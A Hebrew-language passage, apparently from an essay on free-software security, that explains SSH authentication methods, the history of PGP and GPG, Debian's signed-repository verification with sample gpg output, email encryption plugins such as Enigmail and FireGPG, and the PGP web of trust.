לצורך האימות ישנן מספר שיטות, הפשוטה ביותר היא שיטת הסיסמה (password). בשיטה זאת שרת ה-SSH מנהל משתמשים וסיסמאות באופן עצמאי. שיטה זאת אינה בשימוש, מאחר ונדרשת השקעה נוספת לצורך ניהול המשתמשים והסיסמאות.

השיטה השניה היא שיטת המפתח הציבורי, בשיטה זאת השרת מזהה את המשתמש באמצעות הצפנה של מידע כלשהו באמצעות המפתח הפרטי של המשתמש ופיענוח ע"י המפתח הציבורי שלו. לצורך כך,

נדרש כי בשרת יהיה עותק מראש של המפתח הציבורי והגדרה לאיזה חשבון משתמש (user account) בשרת הוא יישויך.

שיטה זאת ניתנת ליישום רק לאחר הכנות מראש של זוג מפתחות למשתמש והעברת המפתח הציבורי שלו לשרת עבור חשבון ספציפי. יש לשים לב כי מדובר בזוג מפתחות שונה מזוג המפתחות ששרת ה-SSH יוצר בהתקנה שלו, וכל זוג משתמש למטרה שונה - אימות השרת לעומת אימות המשתמש. לצורך אימות השרת אין צורך או תלות בקיומם של זוג מפתחות עבור המשתמש.

מספר יתרונות של שיטה זאת, הן האפשרות להתחבר ללא צורך בהקשת סיסמה ומאחר והאימות מבוצע אך ורק על ידי המפתחות (מתאים לתהליכים שצריכים לרוץ אוטומטית). אך אליה וקוץ בה, השימוש ללא סיסמה הופך את המפתח הפרטי לחמיד ביותר מאחר וניתן להעתיק אותו ולעשות בו שימוש ע"י גורם נוסף.

כדי להתגבר על הבעיה, בזמן יצירת המפתח, ישנה אפשרות ליצירת סיסמה עבור השימוש במפתח הפרטי. כלומר כדי להצפין משהו יש להכניס סיסמה ורק אז ניתן לבצע את ההצפנה. פרוייקטים רבים מאפשרים כניסה לשרתים רק באמצעות מפתח SSH שהועבר מראש ולא באמצעות סיסמה כלשהי על מנת להוריד חלק מהסיכונים הקיימות באימות משתמשים (כולל נסיונות פריצה).

צורה זאת של אימות עדיין סובלת מקושי בניהול המפתחות הציבוריים וכל פרוייקט נדרש לבצע איסוף באופן עצמאי. סיבה נוספת המקשה על הניהול הוא חוסר היכולת לשייך מפתח מסויים לאדם כלשהו רק על סמך המפתח. בשונה למפתחות GPG שניתן (ונהוג) להצמידם לכתובת דואר אלקטרוני (פרטים בהמשך).

השיטה השלישית היא השיטה האינטראקטיבית (keyboard-interactive), בשיטה זאת שולח השרת כל מיני בקשות קלט מתוכנת הלקוח שהמשתמש אמור להקליד. בפועל, שיטה זאת משמשת לצורך אימות שם משתמש וסיסמה מול מערכת ההפעלה.

ההבדל בין שימוש בשיטה בזאת לבין השיטה הראשונה של הסיסמה בלבד היא נושא התחזוקה. כאן מבוצע שימוש במנגנון האימות של מערכת ההפעלה, וברשימות המשתמשים והסיסמאות שלה. בשיטה הראשונה יש צורך לבצע ניהול עצמאי של הרשימות וכפילות של הרשימות ביחס למערכת ההפעלה.

השיטה הרביעית נקראת GSSAPI והיא מיועדת כדי לאפשר אימות מול מנגנונים חיצוניים לשרת כגון Kerberos[14]. מנגנונים אלה מתאפיינים בכך שישנה רשות שמאשרת את תקפות המפתחות המשמשים לזיהוי, אימות והצפנה. שיטה זאת מיושמת בעיקר בארגונים גדולים שמחזיקים תשתית שרתים גדולה היכולה לתת שירותי אימות כאלה.

14 - http://he.wikipedia.org/wiki/קרברוס_(פרוטוקול)

לאחר ששכבת אימות המשתמש מסיימת את תפקידה, נכנסת לשימוש שיטת החיבור (Connection) שתפקידה לנהל את העברת המידע בין הלקוח לשרת ולהפך. שיטה זאת עובדת על ידי הגדרת מספר ערוצי תקשורת, בקשות הקשורות לערוצים ובקשות כלליות. כל ערוץ מבצע העברה של נתונים בין השרת ללקוח או להפך בעוד במקביל מבוצעות בקשות שונות הקשורות להעברת המידע או לפרמטרים כלליים (לדוגמה, החלפת מפתח ההצפנה כעבור זמן מסויים או כמות תעבורה מסויימת).

לסיכום יש לזכור כי SSH הוא דרך התקשורת הטובה ביותר בין שרתים ובין משתמשים לשרתים כאשר נדרשות יכולות הצפנה וגמישות. ניתן להרכיב עליו מספר רב של פרוטוקולים על מנת לאפשר להם לעבוד באופן מאובטח (תקשורת לא מוצפנת על טווח מוצפן). תוכנות ה-SSH מגיעות עם כל מערכת הפעלה המבוססת על לינוקס או על UNIX לסוגיו כך שמדובר בתקן דה פקטו בתחום התקשורת.

GNU Privacy Guard

בעקבות פרוטוקול דיפי-הלמן והמצאת RSA בשנות ה-70 תחום ההצפנה ביצע קפיצת מדרגה, אך הוא עדיין היה בשימוש של גופים גדולים היכולים לממן את המשאבים הדרושים לצורך רכישת מחשבים היכולים לבצע את החישובים הרבים הקשורים להצפנה.

המחשב האישי בגרסאותיו המקודמות היה זמין החל מתחילת שנות ה-80, אך בימים שלפני האינטרנט התקשורת בין מחשבים היתה באמצעות חיוג במודם ל-BBS, מעיין שרתים שאירחו לוחות אלקטרוניים שאפשרו בין השאר גם העברת קבצים.

עם התפתחות התקשרות בין המחשבים, וגישה גוברת לדואר אלקטורני באמצעות האינטרנט בגרסאותיו המוקדמות, נושא הפרטיות התחיל להיות בעייתי יותר ויותר. בעקבות הצעת חוק בארה"ב שדרשה מכל יצרן ציוד תקשורת מצופנת להשאיר דלת אחורית עבור הממשלה, פיל צימרמן שחרר ב-1991 את PGP, התוכנה הראשונה שהביאה את ההצפנה למשתמש הביתי. הוא הצליח לחבר לתוכנה אחת את השימוש בפרוטוקול דיפי הלמן, הצפנת מפתח ציבורי והצפנה סימטרית לשם מהירות ואף יכולות חתימה מבוססות על אלגוריתם אל-גמאל[15].

מטרת התוכנה היתה לאפשר לאנשים להעביר מידע ולאחסן קבצים באופן מוצפן על גבי BBSים. התוכנה מצאה את דרכה בסופו של דבר לאינטרנט והשימוש בה גדל בצורה משמעותית. הגרסה המקורית הופצה באופן חינמי (freeware), ולאחר מספר שנים נפתחה חברה שסיפקה את המוצר בגרסאות מסחריות. לאחר מספר גלגולים ורכישות, GPG המקורית הפכה למוצר McAfee E-Business Server[16].

15 - http://he.wikipedia.org/wiki/חתימה_דיגיטלית_אל-גמאל
16 - http://www.mcafee.com/us/enterprise/products/data_protection/data_encryption/ebusiness_server.html

כתוצאה מתפוצתה ואיכותה של התוכנה, היא נהפכה לתקן דה פקטו בנושא הצפנה ומפתחות ציבוריים. במטרה לייצב ולסדר את עולם תוכנות ההצפנה נוצר בשנת 1997 תקן בשם OpenPGP. על בסיס תקן זה התחיל בשנת 1999 פיתוח של GNU Privacy Guard (או בקיצור GPG). כיום GPG הוא הבסיס העיקרי להצפנת דואר אלקטרוני וקבצים בודדים במערכות הפעלה פתוחות עם מימושים גם עבור Windows[17]. בנוסף למימוש עצמו, נכתבה (בנפרד) תוכנת תשתית עבור ניהול והפצת המפתחות[18]. כיום ידועים ומופצים באופן ציבורי כ-2.7 מיליון[19] מפתחות הצפנה.

בעוד שנושא ההצפנה קשור בד"כ לנושא הפרטיות, אך שימוש בו אינו מתפרסם יתר על המידה. למעט אנשים יש אינטרס לפרסם ברבים כי הם מבצעים הצפנה של החומר שלהם מסיבות שונות. לעומת זאת, נושא החתימה הדיגיטלית זוכה להדים רבים. פעולות רבות הקשורות לתוכנה חופשית משתמש בחתימה דיגיטלית באמצעות מפתחות PGP או מפתחות GPG כפי שמתייחסים אליהם בעולם התוכנה החופשית. מפתחות אלה נמצאים בשימוש רב בכל מצב בו נדרש לאמת את זהות יוצר הקבצים ולוודא שהתוכן שלהם לא השתנה.

הפיתוח של PGP התחיל מרצון להצפין תעבורת דואר אלקטרוני וקבצים. היום, כשדואר אלקטרוני היא תשתית העברת קבצים לכל דבר, הצפנתו היא בפועל הצפנת קבצים, אך עם דרך ליצור קשר עם מקור הקובץ (שולח המייל) גם ללא צורך בפענוח ההודעה. מאחר ורק תוכן המייל מוצפן ולא הכותרים (headers) שלו.

בעניין זה יש להזכיר כי דואר אלקטרוני הוא פרוטוקול בעייתי במיוחד מהיבטי אבטחה ממספר סיבות: הראשונה היא שלא ניתן לאמת את מקור ההודעה. כל אחד, יכול לציין כל כתובות שולח בזמן שליחת ההודעה. השניה היא שלצורך הניתוב של הדואר יש תלות בהרבה מאוד גורמים ובכל שלב אחד מהם יכול להתערב במספר דרכים על מנת שלא להעביר את ההודעה, לשנות את יעדה, את המקור שלה או את תוכנה. בהיבט זה, עצם העובדה שדואר אלקטרוני מגיע ליעדו היא סוג של נס.

בהשוואה גסה, זה כמו להעביר שטר של 200 ש"ח מסוף אוטובוס עמוס דרך העברה מיד ליד דרך כל הנוסעים. אם מישהו יקח את הכסף, האדם בסוף האוטובוס לא ידע וגם לא הנהג. מאחר בעולם הדואר האלקטורני התקשורת היא חד כיוונית (אני שולח דואר אליך ולא יודע אם הוא הגיע) הדבר משול לתשלום נסיעה של 200 ש"ח. כלומר אם מישהו לקח את הכסף, בעל הכסף לא ידע שהכסף לא הגיע והנהג לא יראה כלום כי האוטובוס גם ככה עמוס.

חזרה לעולם התוכנה החופשית. בפועל, הדרך היחידה לאמת כתובת דואר אלקטרוני היא באמצעות שליחת דואר וקבלת תשובה. שיטה זאת אינה חסינה מהתקפות גורם מתווך (man in the middle), אך

17 - http://www.gpg4win.org/
18 - http://code.google.com/p/sks-keyserver/
19 - http://sks-keyservers.net/status/

אין שיטה טובה יותר. הרעיון בדרך אימות זאת היא שבעוד שקל לזייף את מקור המייל, קשה לזייף את יעדו. זיוף היעד מוביל בדרך כלל לאי הגעת ההודעה. זאת בדיוק הסיבה שאתרי אינטרנט שולחים מייל עם תוכן כלשהו על מנת לאמת את כתובת הדואר של הגולשים.

בעולם התוכנה החופשית, כאשר חלק גדול מהתקשורת נעשה באמצעות דואר אלטקורני, שימוש בכתובת הדואר האלקטרוני כאמצעי מזהה היא ההגיונית ביותר. בסופו של דבר, זאת הדרך הכי וודאית ליצירת קשר. אם לא תפרסם א תהכתובת הנכונה, הדואר לא באמת יגיע אליך.

בעית האימות כאן היא בזמן קבלת דואר - איך אני יודע שהדואר שנשלח מהכתובת של אליס אכן הגיע מאליס. לעומת זאת, אני מניח שדואר שנשלח לאליס אכן יגיע אליה באמצעות תשתית הדואר האלקרוני שהיא בפועל אמינה בהעברת הודעות מצד לצד.

לשם כך, הנוהג הוא לשייך את מפתחות ההצפנה הנוצרים עם GPG לכתובת דואר אחת לפחות. בדרך זאת, באמצעות החתימה על דואר אלקטרוני באמצעות המפתח, ניתן לוודא כי כתובת המקור היא אכן נכונה מאחר והיא מופיעה במייל עצמו וגם מפתח איתו בוצעה החתימה האלקטרונית.

לאחר ההסבר כיצד משתמשים במפתחות GPG בתוכנה חופשית, אראה כיצד הם באים לידי שימוש בפועל ע"י מפתחים באופן מכוון וע"י משתמשים במנגנונים אוטומטים המובנים במקרים בהם נדרש אימות כלשהו.

חבילות תוכנה. הפצת לינוקס היא בתיאור גס מאוד גוף שעושה אינטרגציה בין תוכנות ממקורות שונים ע"י (בד"כ) מספר רב של אנשים. עבודת האינטגרציה מאפשרת להרכיב על גרעין מערכת ההפעלה את התוכנות הבסיסיות הנדרשות למערכת הפעלה ומעליהן ממשקים ושירותים רבים. לצורך עבודה זאת, ההפצה צריכה לוודא את מקור התכונות, את שלמותן ואת זהות האדם שאחראי להכללתן בהפצה.

כל חבר בהפצת לינוקס שרוצה להכניס חבילת תוכנה כלשהי (חדשה או עדכון לחבילה קיימת) נדרש לחתום על קוד המקור של החבילה ועל שינויים שהוא עשה בה. לדוגמה, כאשר העלתי גרסה חדשה של החבילה php-doc לדביאן באוקטובר 2008[20] הייתי צריך לחתום בעזרת המפתח הפרטי שלי על קובץ המכיל את פרטי הקבצים שאני מעלה ואת טביעת האצבע שלהם על פי שלושה אלגוריתמים שונים (sha1, md5- ו sha256).

בצורה זאת, במקום לחתום דיגיטלית על מספר קבצים, שחלקם יכולים להיות גדולים, מבוצע עליהם חישוב עבור טביעת אצבע ועליה מבוצעת החתימה. ההבדל הוא בכמות המידע שנחתם ובקלות הטיפול בו. הקובץ אינו מוצפן או חתום ישירות בשום צורה שהיא. טביעת האצבע נועדת כדי לוודא את שלמותו ותקינותו בעוד החתימה הדיגיטלית נועדת לוודא את שלמות טביעת האצבע ואת מקור הקבצים. בשיטה זאת, כמות המידע שעליה מתבצעת החתימה כי קטנה יחסית ומושפעת מכמות הקבצים ולא מגודלם.

20 - http://lists.debian.org/debian-devel-changes/2008/10/msg01402.html

כאשר ההפצה מבצעת שחרור של גרסה רשמית, נאסף אינדקס של כל החבילות[21] וכל חבילה מכילה גם תיאור של טביעת האצבע שלה. בתיאור יש גם הפניה לשם הקובץ במאגר של ההפצה.

```
Package: php-doc
Priority: optional
Section: doc
Installed-Size: 53356
Maintainer: Lior Kaplan <kaplan@debian.org>
Architecture: all
Version: 20081024-1
Recommends: php5-cli
Filename: pool/main/p/php-doc/php-doc_20081024-1_all.deb
Size: 5218428
MD5sum: c66a9a8bad1ab613c4823e852b5b465d
SHA1: fbf54ed0a3ca5a8d0f881ab6305482f6798f0d01
SHA256: 6ba946258866c647ed35c7f94e493c554fd2de53d5d0e30ce0b76a7654d6da2f
Description: Documentation for PHP5
```

מאחר ולמאגר החבילות של מספר חלקים, ישנם לא מעט קבצי אינדקס כאלה. כדי לפשט עניינים, מבוצע גם להם אינדקס[22] הכולל טביעת אצבע לכל קובץ. קובץ זה נחתם דיגטלית באמצעות מפתח שנוצר מראש ע"י ההפצה כחלק מתהליך שחרור. החתימה מצורפת כקובץ נפרד.

ניתן לאמת את החתימה ידנית, אך התהליך קורה באופן אוטומטי בכל פעם שמשתמשים בכלי ההפצה לצורך התקנת תוכנה מהמאגר של דביאן. כלומר בזמן ההתקנה מבוצע תהליך אימות באופן היררכי:

- הורדת קובץ ה-Release והחתימה שלו.
- בדיקה כי החתימה תקפה ביחס לקובץ ה-Release ולמפתח של הגרסה.
- הורדת אינדקס של תיאורי החבילות.
- בדיקת טביעת אצבע לאינדקס.
- הורדת קבצי תיאור החבילות.
- בדיקת טביעת האצבע לקבצי התיאורים.
- הורדת החבילה המבוקשת.
- בדיקת טביעת אצבע של החבילה.

21 - האינדקס המכווץ זמין בכתובת: http://mirror.isoc.org.il/pub/debian/dists/Debian5.0.2/main/binary-i386/Packages.gz
22 - http://mirror.isoc.org.il/pub/debian/dists/Debian5.0.2/Release

בדוגמה הבאה, ניתן לראות את הפלט של בדיקת אימות ידנית:

```
$ gpg -d Release.gpg
Detached signature.
Please enter name of data file: Release
gpg: Signature made Sat 15 Aug 2009 05:41:08 PM IDT using RSA key ID
55BE302B
gpg: Good signature from "Debian Archive Automatic Signing Key
(5.0/lenny) <ftpmaster@debian.org>"
Primary key fingerprint: 150C 8614 919D 8446 E01E  83AF 9AA3 8DCD 55BE
302B
gpg: Signature made Sat 15 Aug 2009 05:45:22 PM IDT using DSA key ID
F42584E6
gpg: Good signature from "Lenny Stable Release Key <debian-
release@lists.debian.org>"
Primary key fingerprint: 7F5A 4445 4C72 4A65 CBCD  4FB1 4D27 0D06 F425
84E6
```


המפתחות, אשר המזהה שלהם מופיע בפלט אכן מופיעים באופן ציבורי[23], ולצורך הבדיקה גם ייבאתי אותם ממקור זה.

בהפצות המבוססות של Red Hat השיטה שונה, ואצלם מבוצעת חתימה על כל חבילת תוכנה בנפרד כך שניתן לאמת כל קובץ באופן עצמאי וללא קשר למאגר הרשמי. ניתן לראות[24] את רשימת המפתחות בשימוש צוות השחרור וצוות האבטחה של Red Hat. מפתחות אלה משמשים גם כדי לחתום על הודעות רשמיות לרשימות התפוצה של Red Hat.

בעוד פעולות רבות מבוצעות משורת הפקודה או מאחורי הקלעים, ישנן מספר תוכנות המאפשרות שילוב של יכולות ההצפנה והחתימה הדיגיטלית בתוכנות אחרות כדי לחשוף את היכולות הללו למשתמשים בצורה קלה וזמינה. לנושא הדואר האלקטרוני קיים תוסף לתוכנה Mozilla Thunderbird בשם Enigmail[25]. תוסף זה, מאפשר הצפנה ו/או חתימה דגיטלית עבור דואר יוצא בצורה פשוטה מתוכנת הדואר. Enigmail משוחרר ברישיון חופשי, ומתבסס על GPG לצורך הפעולות השונות.


במקביל, עבור דואר נכנס, התוסף יודע לזהות אם מדובר בחתימה תקינה ומציג חיווי מתאים. במקרה ואין את המפתח המתאים במאגר מהפתחות המקומי, ניתן לייבא את המפתח משרת המפתחות לצורך אימות זהות השולח. כל הפעולות מבוצעות תוך התבססות על אוסף המפתחות הקיים בספריית ה-GPG של המשתמש.

23 - http://pgp.mit.edu:11371/pks/lookup?op=vindex&search=0x9AA38DCD55BE302B
24 - http://www.redhat.com/security/team/key/
25 - http://enigmail.mozdev.org/home/index.php




[דוגמה לדואר אלקטרוני חתום בתוכנה Mzoilla Thunerbird ביחד עם התוסף Enigmail]

בחירת מפתח ההצפנה/חתימה, נעשה בד"כ על פי כתובת הדואר של השולח, כאשר נדרש כמובן נוכחות של המפתח הפרטי המתאים. עבור יכולות ההצפנה, נדרש לייבא את המפתח הציבורי של הנמען. ניתן לבצע חיפוש בשרתי המפתחות על פי כתובת דואר אלקטרוני או שם הנמען. לאחר ייבוא המפתח, ניתן להצפין את ההודעה ולשלוח אותה.



הממשק מספק בחירה פשוטה לגבי אפשרויות אלה, והן שני סימונים בפינה הימנית התחתונה של המסך, אחד עבור הצפנה (סימן מפתח) והשני עבור חתימה (סימן של עט).

בפועל, סימן המנעול אומר שימוש במפתח הציבורי של הנמען. סימן העת אומר שימוש במפתח הפרטי של השולח. שילוב של שני הסימנים אומר שימוש בשנ המפתחות גם יחד (סוד משותף).



[ממשק Gmail כאשר התוסף FireGPG מותקן.]

כהשלמה ל-Enigmail, קיים תוסף עבור הדפדפן Mozilla Firefox בשם FireGPG המאפשר הצפנה של טקסטים בתיבות טקסט שונות ופענוח של טקסטים מוצפנים או חתומים תוך כדי עבודה של הדפדפן. הרעיון שמאחורי התוסף הוא לאפשר שימוש ביכולות של GPG בכל מקום בו ישנו טקסט שנשלח מהמשתמש לשרת כלשהו ובמקביל גם לאפשר פענוח קל של טקסט מוצפן או חתום.

FireGPG יודע גם להוסיף את יכולותיו מעל הממשק של Gmail, ובכך להפוך את נושא ההצפנה לשקוף עבור משתמשי Gmail. יש להדגיש שלא מדובר בתמיכה מיוחדת מצד האתר, אלא בשינויים שעושה התוסף לקוד שהדפדפן מציג בזמן שגולשים ל-Gmail.

כמו במקרה של Enigmail, גם כאן מדובר בממשק מעל GPG וכדי להשתמש בו יש צורך להתקין את GPG מראש. בהפצות לינוקס דרישת קדם זאת ממולאת באופן אוטומטי במהלך ההתקנה של ההפצה. ב-Windows ניתן להתקין מספר הסבות של GPG לסביבה זאת כדי לספק את הפונקציונליות.


ציינתי מקודם כי בעולם התוכנה החופשית מוצמד כל מפתח הצפנה לכתובת דואר מסויימת. הצמדה זאת מאפשרת לקשר בין המפתח לכתובת הדואר והדבר חשוב לאימות מקור ההודעה, אך בעולם בו התקשורת נעשית בעיקר ע"י דואר אלקטרוני ולא ע"י מפגש פנים מול פנים, קשה מאוד לקשר בין כתובת דואר כלשהי לבין אדם ספציפי.

כאשר יצרתי את התיבה שלי ב-gmail זהותי האמיתית אינה נבדקת (וטוב שכך) בשום צורה. הדבר מהווה בעיה כאשר מישהו רוצה לסמוך על דברים המגיעים מכתובת הדואר הזאת. לפי מה שהצגתי עד כה, כל אדם יכול ליצור מפתח הצפנה, להכניס בזמן היצירה את הדואר שלו, ולשלוח ממנו (גם אם בצורה מזוייפת) הודעות חתומות.

כדי לספר יכולות אמון במפתחות הציבוריים שמוצגים בפומבי, יש שתי אפשרויות. הראשונה היא לתת אמון בגוף כלשהו שמאפשר את זהות האדם וגם יכול לאמת אותה על פי הצורך. המושג נקרא Certificate Authority או CA בקיצור. כך לדוגמה עובד נושא מפתחות ה-SSL של אתרי אינטרנט - קונים אותם ממספר גופים מצומצם שמספקים את שירות ה-CA. בחתימתם הם מאשרים את זהות האתר וכתובתו. לצורך כך, אנחנו, וליתר דיוק הדפדפן שלנו צריך לסמוך על אותו CA.

אך סמכותו של ה-CA אינה קיימת במצב בו אף אחד לא סומך עליו, ובפרט כאשר אף אחד לא סומך על מישהו שאינו עצמו. הפתרון במצב זה נקרא רשת אמון (web of trust). רשת אמון זאת בנויה על סמך העובדה שאני יכול לאפשר מספר אנשים שנפגשתי איתם פיזית ובדקתי את זהותם ואת כתובת הדואר שלהם. בכך יצרתי את הקשר בין האדם לבין כתובת הדואר שלו, והשלמתי את הקשר בין האדם למפתח הצפנה שלו.

כדי לוודא את הקשר בין האדם שהזדהה מולי לבין כתובת הדואר שמצויינת במפתח שלו, נהוג לשלוח את החתימה על המפתח לכתובת הדואר הזאת. וכך, אם הכתובת אינה נכונה, והוא לא מקבל את החתימה, הוא אינו יכול לעשות בה שימוש. אם הכתובת נכונה והחתימה הגיעה אליו, הוא יכול להעלות אותה לשרת המפתחות כדי שכולם יראו אותה.




An example of the web of trust model

קשרי אמון ברשת אמון. השרטוט מתוך האתר:

http://www.gnu.org/software/gnutls/openpgp.html

בהנחה שאני סומך על מישהו, אני יכול לסמוך גם על אנשים שהוא סומך עליהם. וכך נבנית שרשרת אמון ובסופו של דבר רשת שלמה. השאלה הכמעט מיידית הינה מה קורה אם מישהו שאני סומך עליו עושה טעות או מאשר בצורה עיוורת מישהו אחר. כדי להתגבר על טעויות של בודדים, יש צורך במספר קשרים רב. כלומר כדי שאדם זר יסמוך עלי, הוא צריך מספר שרשראות אמון שמובילות ממנו אלי.

על המפתח הצפנה שלי[26], יש לי כ-300 חתימות. כלומר 300 איש שראו תעודה מזהה שלי לפני שאישרו את זהותי ואת השיוך שלי לכתובת הדואר האלקטרוני ומזהה המפתח הציבורי. כך שמישהו שמעולם לא פגשתי ורוצה לדעת אם ניתן לסמוך עלי, יכול לראות שיש 300 איש שכן סומכים עלי, ועכשיו הוא צריך לסמוך על כמה מתוך ה-300 האלה כדי לאשר את שרשרת האמון ביננו.



[שרטוט של נתיבי אמון בכיוון אחד בין שני מפתחות]

